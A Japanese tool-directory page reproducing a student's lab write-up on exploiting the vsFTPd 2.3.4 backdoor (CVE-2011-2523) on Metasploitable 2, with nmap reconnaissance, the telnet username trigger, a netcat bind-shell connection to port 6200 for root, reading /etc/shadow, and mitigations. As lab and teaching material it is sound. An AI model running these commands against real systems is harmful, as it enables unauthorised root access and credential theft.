Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
metasploitable2-vsftpd-exploitation — プロジェクト: Metasploitable 2 における vsFTPd 2.3.4 バックドアの悪用 (CVE-2011-2523) | Kitploit
ツール/GitHubGitHub/rinaliyeva/metasploitable2-vsftpd-exploitation
パスワードクラッキング特権昇格偵察ネットワークマッピングポートスキャン脆弱性分析エクスプロイトポストエクスプロイトペネトレーションテスト
共有
学習と教育
GitHubrinaliyeva/metasploitable2-vsftpd-exploitation

metasploitable2-vsftpd-exploitation

プロジェクト: Metasploitable 2 における vsFTPd 2.3.4 バックドアの悪用 (CVE-2011-2523)

リポジトリを見る
487ヶ月前未レビュー

Metasploitable 2 - vsFTPd 2.3.4 エクスプロイトラボ

概要

このプロジェクトは、意図的に脆弱性を持たせたマシン Metasploitable 2 に対するペネトレーションテストのワークフローを示しています。 目的は、FTPサービスの既知の脆弱性を特定、悪用、分析し、最終的に rootレベルのアクセス を達成し、セキュリティへの影響を評価することでした。


ラボのセットアップ

  • 攻撃マシン: Ubuntu (仮想マシン)
  • 対象マシン: Metasploitable 2 (仮想マシン)
  • ネットワーク構成: ホストオンリーネットワーク (192.168.56.0/24)

ターゲットの確認

ターゲットシステムとそのネットワーク構成を確認しました:

whoami
hostname
ifconfig

Target setup verification


接続確認

攻撃マシンとターゲット間のネットワーク接続を確認しました:

ping 192.168.56.101

Ping connectivity check


目的

  • ネットワーク偵察の実行
  • 公開サービスの特定
  • 脆弱なソフトウェアの検出
  • 既知のバックドア脆弱性の悪用
  • rootアクセスの達成
  • ポストエクスプロイト分析の実施

使用したツール

  • Nmap
  • Telnet
  • Netcat
  • Linux (Ubuntu VM)

攻撃フローの概要

  1. ターゲットの設定と接続を確認
  2. ローカルネットワーク上のターゲットホストを発見
  3. 開放ポートと公開サービスを特定
  4. 脆弱なFTPサービス (vsFTPd 2.3.4) を検出
  5. 細工したFTPログインでバックドアをトリガー
  6. バインドシェルを通じてrootアクセスを獲得
  7. ポストエクスプロイト列挙を実施

偵察

ホスト発見を実行:

nmap -sn 192.168.56.0/24

ネットワーク上のアクティブホストを特定しました。

Host discovery scan


ポートスキャン

nmap 192.168.56.101

次のような複数の開放ポートを発見:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 445 (SMB)

Port scan results


サービス列挙

nmap -sV 192.168.56.101

実行中のFTPサービスを特定:

vsFTPd 2.3.4

完全なサービスおよびスクリプトベースのスキャンはサポートファイルに含まれています: Nmapスキャン出力。

Service enumeration


脆弱性の特定

FTPサービスは既知の脆弱なバージョンを実行していました:

vsFTPd 2.3.4

このバージョンのvsFTPdは、認証中に :) を含むユーザー名が使用されるとトリガーされる悪意のあるバックドアとともに配布されました。 起動後、サービスはポート 6200 にバインドシェルを開き、不正なリモートアクセスを許可します。


悪用 (手動)

Telnetを使用してバックドアをトリガー:

telnet 192.168.56.101 21
USER test:)
PASS test

Backdoor trigger via Telnet


シェルアクセス


Netcatを使用してバックドアに接続:

nc 192.168.56.101 6200

Bind shell connection


結果

whoami
root

rootアクセスを正常に取得

Root access proof


ポストエクスプロイト



rootアクセスを取得後、基本的なシステム列挙を実行しました:

cat /etc/passwd
cat /etc/shadow
  • システムユーザーとサービスアカウントを列挙
  • /etc/shadow からハッシュ化された資格情報を取得
  • 機密性の高いシステムファイルへのアクセスを実証

User enumeration

Shadow file access


影響

  • 完全なシステム侵害 (rootレベルのアクセス)
  • 任意のコマンド実行能力
  • 機密の資格情報データの暴露
  • ネットワーク内での横方向の移動の可能性

緩和策

  • 不要な場合はFTPサービスを削除または無効化
  • 脆弱なソフトウェアを安全なバージョンに更新
  • 安全でないプロトコル (暗号化されていないFTPなど) を安全な代替手段 (SFTP) に置き換え
  • ファイアウォールルールで重要なサービスへのアクセスを制限
  • ログ記録と監視の実装
  • 強力な認証ポリシーの適用

サポートファイル

  • Nmapスキャン出力

重要な教訓

このラボは、単一の脆弱なサービスがどのように 完全なシステム侵害 につながるかを示しています。 適切なサービスの設定、パッチ管理、露出した攻撃面の最小化の重要性を強調しています。

学んだこと

これは、実際のバックドアを手動で悪用した初めての経験でした。単一の悪意のあるユーザー名文字列 (:)) がどのようにしてrootレベルのアクセスをトリガーできるかを学び、偵察においてサービス列挙とバージョン検出がなぜそれほど重要かを再認識しました。また、/etc/shadow の読み取りやハッシュ化された資格情報が実際にどのようなものかを理解するなど、基本的なLinuxのポストエクスプロイトコマンドにも慣れることができました。

制限事項

これは、意図的に脆弱性を持たせたマシンであるMetasploitable 2を使用した管理されたラボ環境でした。vsFTPd 2.3.4のバックドアは2011年の既知のCVE (CVE-2011-2523) であり、現代の実際のエンゲージメントを反映したものではありません。実際の評価では、回避、ログバイパス、ピボットなどの追加手順が必要になります。このプロジェクトは、完全なペネトレーションテストではなく、コアとなるエクスプロイトのメカニズムを理解することに焦点を当てています。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    366
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    287

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →